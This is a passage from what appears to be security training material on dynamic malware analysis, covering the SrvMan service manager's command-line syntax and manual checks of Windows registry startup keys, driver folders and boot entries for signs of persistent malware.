  Source: *https://sysprogs.com*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

```
srvman.exe add <file.exe/file.sys> [service name] [display name]
[/type:<service type>] [/start:<start mode>] [/interactive:no]
[/overwrite:yes]
```

- **Delete services**

```
srvman.exe delete <service name>
```

- **Start/stop/restart services**

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe restart <service name> [/delay:<delay in msec>]
```

- **Install and start a legacy driver with a single call**

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```




Figure 7.96: Screenshot of Windows Service Manager


Some additional Windows service monitoring tools are as follows:

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*
- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes
- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - ➢ **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - ➢ Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - ➢ **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows



Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 11). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 11 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    ```
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
    ```

- **Explorer Startup Setting**

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup

  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup

  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup

- **IE Startup Setting**

  HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions

  HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt

- **Step 2: Check device drivers automatically loaded**

  Navigate to **C:\Windows\System32\drivers** to check the device drivers.




Figure 7.97: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

